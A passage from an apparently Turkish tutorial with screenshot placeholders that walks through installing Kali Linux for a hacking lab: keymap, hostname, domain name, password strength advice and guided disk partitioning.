
Daha sonraki aşamada “United States” ile devam ediyoruz. “Keymap” kısmında “Turkish (Q layout)” seçiyoruz.




Bir sonraki adımda “Loading additional components” (ek bileşenler yükleniyor) bilgisi ekrana gelecek.




Daha sonra ağ yapılandırmasıyla devam ediyoruz. Ağ yapılandırmasında ilk soru “Hostname” oluyor yani bilgisayarımıza bir isim seçmemiz gerekiyor. Ben “kali” ismini giriyorum. Fakat bu noktada isteğe bağlı bir tercih yapılabilir.




İkinci aşamada “Domain name” (alan adı) seçmemiz gerekiyor. Ben çalışmamıza uygun olarak “hackinglab” alan adını giriyorum fakat bu kısım da isteğe bağlı olarak değiştirilebilir. Sadece harf girmeye ve Türkçe karakter kullanmamaya dikkat edilmesi gerekir.




Bir sonraki adım şifre belirlemede dikkat etmeniz gereken, yeterince karmaşık bir şifre seçmektir. Sekiz karakterden daha kısa, sadece sayı ve/veya rakamlardan oluşan şifreler bilgisayar korsanlarının en sevdiği şifrelerdir. Daha ileri seviye bilgi ihtiyacı olmadan sırf şifre kırıcılarla sisteme giriş bu basit şifreler sayesinde mümkün olur. Bu, çoğu şirkette ve kamu kurumunda karşılaşabileceğiniz en kolay sızma yollarından biridir. Şifremizi girdikten sonra teyit için tekrar aynı şifreyi girip “Continue” tuşuna tıklıyoruz.



Devam ettiğinizde disk yapılandırma adımına geçildiğini göreceksiniz. Diski manuel olarak yapılandırmak istemiyorsak bu bölümü “Guided - use entire disk” seçerek geçebiliriz. Daha sonraki ekranda disk bilgisi gösterilecek. Bu adımı da “Enter” tuşuyla geçebiliriz.




Diskle ilgili son soru diski bölümlere ayırıp ayırmayacağımız olacak. “All files in one partition” (Tüm dosyalar tek bölümde) düğmesini seçerek ilerleyebiliriz.




Sonraki adımda disk yapılandırmayla ilgili seçimlerimizin bir özeti karşımıza çıkacak. Burada “Finish partitioning and write changes to disk” (Bölümlemeyi bitir ve değişiklikleri diske kaydet) seçili olacak şekilde devam ediyoruz. Devam ettiğinizde disk yapılandırmayla ilgili çıkacak son soruyu “Yes” seçeneğine tıklayarak ilerliyoruz.

